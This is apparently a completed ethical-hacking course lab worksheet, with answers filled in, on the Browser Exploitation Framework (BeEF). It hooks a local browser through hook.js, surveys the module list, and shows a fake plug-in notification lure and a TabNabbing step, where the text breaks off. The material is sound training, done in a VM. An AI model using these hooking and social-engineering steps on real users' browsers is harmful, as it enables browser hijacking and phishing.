

Lab - Using the Browser Exploitation Framework (BeEF)

Objectives

The Browser Exploitation Framework (**BeEF**) enables penetration testers to perform client-side attacks using the target's web browser. Pentesters use BeEF to "hook" web browsers. The attacker somehow makes a user execute a JavaScript file name **hook.js** to take control of the user's browser and launch further attacks against the target system from within the browser context. The malicious script can be run in various ways, including using a phishing message to make a user go to a webpage that carries the script.

- Load the BeEF GUI Environment
- Hook the Local Browser to Simulate a Client-Side Attack
- Investigate BeEF Exploit Capabilities

Background / Scenario

In this activity, you will use BeEF to hook a local browser and perform a browser-based exploit. This activity is performed under carefully controlled conditions within a virtual environment. BeEF tools should only be used for penetration testing in situations where you have written permission to perform client-side exploits.

Required Resources

- Kali VM customized for Ethical Hacker course

Part 1: Load the BeEF GUI Environment

Step 1: Start BeEF.

- a. Open the BeEF application from the Kali **Application > All Applications > beef start** menu choice. The first time BeEF is run, you will be prompted to change the password for the BeEF user. Enter **newbeef** as the password.

```

File Machine View Input Devices Help
File Actions Edit View Help
(kali㉿Kali)-[~]
$ sudo beef-xss
[sudo] password for kali:
[i] GeoIP database is missing
[i] Run geoliteupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*]   Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>


● beef-xss.service - beef-xss
  Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
  Active: active (running) since Tue 2026-01-13 20:51:37 UTC; 5s ago
    Main PID: 7691 (ruby)
      Tasks: 2 (limit: 4600)
     Memory: 84.8M
        CPU: 2.742s
       CGroup: /system.slice/beef-xss.service
           └─7691 ruby /usr/share/beef-xss/beef

Jan 13 20:51:37 Kali systemd[1]: Started beef-xss.service - beef-xss.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
└─(kali㉿Kali)-[~]

```

A browser window will open automatically. This is the BeEF interface. If it does not, open Firefox from the menu bar and enter **http://127.0.0.1:3000/ui/authentication** as the URL. Log in to BeEF with the username **beef** and the password **newbeef**.



Step 2: Hook the Local Browser to Simulate a Client-Side Attack.


To use BeEF to exploit a target system, you first have to “hook” the target browser. You will use the local system as the target in this lab. If you were running an actual penetration test, your reconnaissance would identify web pages that the user may visit often, as in a watering hole attack. You

would use one of the commonly visited web pages to deliver the “beef hook” JavaScript code. In this lab, you will use a demo web page that is included with the BeEF application.

Open a new tab in your Firefox browser. Enter the URL

<http://127.0.0.1:3000/demos/butcher/index.html>

The fake web page resembles a simple storefront app. It contains JavaScript code which will run in the browser environment when the page is loaded.



Use **CTRL-U** in Firefox to view the source code for the HTML page that is displayed.

Which lines in the HTML source will load and run the code to create the “beef hook”? **Lines 31 Tto 34**

The screenshot shows a Firefox browser window running on Kali Linux within Oracle VirtualBox. The URL in the address bar is <http://127.0.0.1:3000/ui/panel>. The page displays the BeEF Control Panel interface. On the left, a sidebar titled 'Hooked Browsers' lists 'Online Browsers' (with one entry for 127.0.0.1) and 'Offline Browsers' (with one entry for 127.0.0.1). The main content area features the BeEF logo and navigation tabs for 'Getting Started', 'Logs', and 'Zombies'. The 'Getting Started' tab is active, containing a welcome message, instructions for hooking browsers, and details about command modules and traffic light icons. Below this, sections for 'XssRays', 'Proxy', 'Network', and 'IPEC' are listed.

Click the entry listed under **Online Browsers**. What are the six tabs that appear under the **Current Browser** choice? **Details, Logs, Commands, Proxy, XSSRays, Network**.

The screenshot shows a Firefox browser window with the URL `http://127.0.0.1:3000/ui/panel#id=2Fxk66r5xv6GRIndrxTRahjUYxjOz3`. The title bar says "about:sessionrestor X BeEF Control Panel X The Butcher X http://127.0.0.1:3000 X". The BeEF Control Panel tab is active. The main content area displays "Hooked Browsers" on the left, listing "Online Browsers" and "Offline Browsers" both containing a single entry for "127.0.0.1". On the right, there's a table titled "Current Browser" under the "Details" tab, showing various browser capabilities. The table includes columns for "Key" and "Value". Key entries include:

Key	Value
browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	No
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Tue Jan 13 2026 21:09:27 GMT+0000 (Coordinated Universal Time)
browser.engine	Gecko
browser.language	en-US
browser.name.reported	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
browser.platform	Linux x86_64
browser.plugins	PDF Viewer, Chrome PDF Viewer, Chromium PDF Viewer, Microsoft Edge PDF Viewer, WebKit built-in PDF
browser.version	115.0
browser.window.cookies	BEEFHOO=2Fxk66r5xv6GRIndrxTRahjUYxjOz36q1b4CFrYoh2iP6mZb2Np...
browser.window.hostname	127.0.0.1
browser.window.hostport	3000
browser.window.origin	http://127.0.0.1:3000
browser.window.referrer	Unknown
browser.window.size.height	812
browser.window.size.width	915
browser.window.title	The Butcher
browser.window.uri	http://127.0.0.1:3000/demos/butcher/index.html
hardware.battery.level	unknown

At the bottom, there are tabs for "Basic" and "Requester", and a page navigation bar showing "Page 1 of 2". The status bar at the bottom right says "Displaying zombie browser details 1 - 49 of 49".

Open the **Details** tab. What information does BeEF know about the target user's computer and browser? **The browser type, version, operating system, and installed plugins.** Why is this information interesting? **because additional vulnerabilities may be associated with these items.**

Part 2: Investigate BeEF Exploit Capabilities

Step 1: Investigate the Commands and Network Tabs.

In this step, you will investigate two of the tabs that appear for the hooked internal browser. Use the internet to research the capabilities of the other tabs.

- a. Click the **Commands** tab. This tab is where modules can be executed against the target browser. Expand the command categories in the **Module Tree** pane. Notice the color-coded icons next to each function. These icons are referred to as “**traffic lights**”.

Each command module has a traffic light icon, which is used to indicate the following:

Green The command module works against the target and should be invisible to the user.

Orange The command module works against the target but may be visible to the user.

White The command module is yet to be verified against this target.

Red The command module does not work against this target.

The screenshot shows the BeEF Control Panel interface. The title bar reads "about:sessionrestor x BeEF Control Panel x The Butcher x http://127.0.0.1:3000 x + ⌛". Below the title bar is a toolbar with various icons. The main window has a header with tabs: "Getting Started", "Logs", "Zombies", and "Current Browser". The "Current Browser" tab is selected. Below the header is a navigation menu with "Details", "Logs", "Commands" (which is selected), "Proxy", "XssRays", and "Network". On the left, there's a sidebar titled "Hooked Browsers" showing "Online Browsers" and "Offline Browsers" sections, both containing entries for "127.0.0.1". The main content area is divided into three panels: "Module Tree" (left), "Module Results History" (center), and "Screenshot" (right). The "Module Tree" panel lists numerous command modules with their corresponding traffic light icons. The "Module Results History" panel is currently empty. The "Screenshot" panel contains a description of what screenshots do and an ID field set to 252. At the bottom right of the main content area is a "Execute" button. The footer of the interface includes tabs for "Basic" and "Requester", and a status message "Ready".

Under which command category do you find the module to **Detect Antivirus**? Which traffic light icon does the **Detect Antivirus** module have? **Host, Green**

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar titled "Hooked Browsers" listing "Online Browsers" (127.0.0.1) and "Offline Browsers" (127.0.0.1). The main area has tabs: "Getting Started", "Logs", "Commands" (which is selected), "Proxy", "XssRays", and "Network". Below these tabs are two sections: "Module Tree" and "Module Results History". The "Module Tree" section contains a search bar and a list of modules under "Host (24)", including "Detect Antivirus" (highlighted in blue), "Detect CUPS", "Detect Coupon Printer", etc. The "Module Results History" section is currently empty. To the right, a detailed view of the "Detect Antivirus" module is shown with its description: "This module detects the javascript code automatically included by some AVs (currently supports detection for Kaspersky, Avira, Avast (ASW), BitDefender, Norton, Dr. Web)". The "Id" is listed as 126. At the bottom right of the main area is a "Execute" button.

Note: The Module Tree search box acts as a **filter**. If you use the search box to find a command, you must clear your search terms from the box to see the entire tree again.


Click the **Network** tab. The BeEF console creates a network map displaying the current network topology. The other tabs in this category are Hosts and Services. Because you are working in a local environment only, the network map will only show one network and one host.

The BeEF Control Panel interface. On the left, a sidebar titled "Hooked Browsers" lists "Online Browsers" (127.0.0.1) and "Offline Browsers" (127.0.0.1). The main area has tabs for "Getting Started", "Logs", "Zombies", and "Current Browser". The "Commands" tab is selected. The "Module Tree" panel shows a hierarchical list of modules, with "Network" expanded to show numerous sub-modules like ADC, Cross-Origin Scanner (COR), DOSSer, Detect Burp, Detect Ethereum ENS, Detect OpenNIC DNS, Detect Social Networks, Detect Tor, F5 BigIP Backend Cookie Stealer, F5 BigIP User's Cookie Stealer, Get Proxy Servers (WPAD), Get ntop Network Hosts, Cross-Origin Scanner (Flash), DNS Enumeration, DNS Rebinding, Fetch Port Scanner, Fingerprint Routers, Get HTTP Servers (Favicon), IRC NAT Pinning, Identify LAN Subnets, Ping Sweep (FF), Ping Sweep (Java), Port Scanner, Fingerprint Local Network, and Ping Sweep. The "Module Results History" table is currently empty. The "Detect Antivirus" panel contains a detailed description of the module and its ID (126).

Step 2: Use BeEF to Initiate a Social Engineering Attack.

In this step, you will send a fake alert message to the hooked browser window to entice the user to download and install a malicious plug-in.

Click the **Commands** tab in the **BeEF Control Panel**. Scroll down to the **Social Engineering** category. Open the category. Select the **Fake Notification Bar (Firefox)** choice from the module list. The default URL for the malicious plug-in is listed along with the message that will be shown on the browser window. The exploit will cause an alert to display on the browser. If the user clicks the install button for the fake plug-in, they will be directed to the URL listed.



What is the default message that the alert displays? **An additional plug-in is required to display some elements on this page.**

Change **Plugin URL** to **http://10.6.6.13/**. This URL redirects the user to the login screen for the DVWA virtual server. The URL can point to any webpage, either locally stored or on the network. In a live penetration testing environment, this would be a cloned website, a malicious application download, or a webpage containing a malicious script.


Change the alert text to say **AdBlocker Security Extension is out of date. Install the new version now.** Click **Execute** to send the alert to the hooked browser window.

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar titled 'Hooked Browsers' with sections for 'Online Browsers' (listing '127.0.0.1') and 'Offline Browsers' (listing '127.0.0.1'). The main area has tabs for 'Getting Started', 'Logs', 'Zombies', and 'Current Browser'. The 'Commands' tab is active. A 'Module Tree' on the left lists various exploit modules under categories like 'Browser', 'Exploits', 'Host', etc. In the center, a 'Module Results History' section displays a single entry for 'Fake Notification Bar (Firefox)'. The entry includes a description, an 'Id' field (set to 16), a 'Plugin URL' field (containing 'http://10.6.6.13/'), and a 'Notification text' field (containing 'AdBlocker Security Extension is out of date. Install the new version now.'). At the bottom right of this section is a 'Execute' button.

Return to the browser tab that displays **The Butcher** fake web page. An alert message is on the Firefox banner area. Click the **Install Plug-in** button on the alert banner.

The screenshot shows a Firefox browser window with a fake notification bar at the top. The bar contains the text 'AdBlocker Security Extension is out of date. Install the new version now.' and a button labeled 'Install plug-in...'. Below the banner, the main content of the page is visible, featuring a logo for 'THE BUTCHER' and two images of raw meat. The page text says: 'Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!'. At the bottom, there are buttons for 'Our Meaty Friends' and 'Order Your BeEF-Hamper!'.

What happens when you click the Install Plug-in button? **You are redirected to the DVWA login screen.**




What is the significance of this? **The browser is hijacked and forced to go to what could be a malicious website that will download malware to the target computer.**


Step 3: Use TabNabbing to Display Malicious Website

TabNabbing is a function that redirects the user to a different URL if a browser tab of a hooked browser is idle for a specified length of time.


- a. Open a new instance of Firefox. Navigate to the BeEF login screen using the URL **http://127.0.0.1:3000/ui/authentication**. Log in with the username of **beef** and the password of **newbeef**.



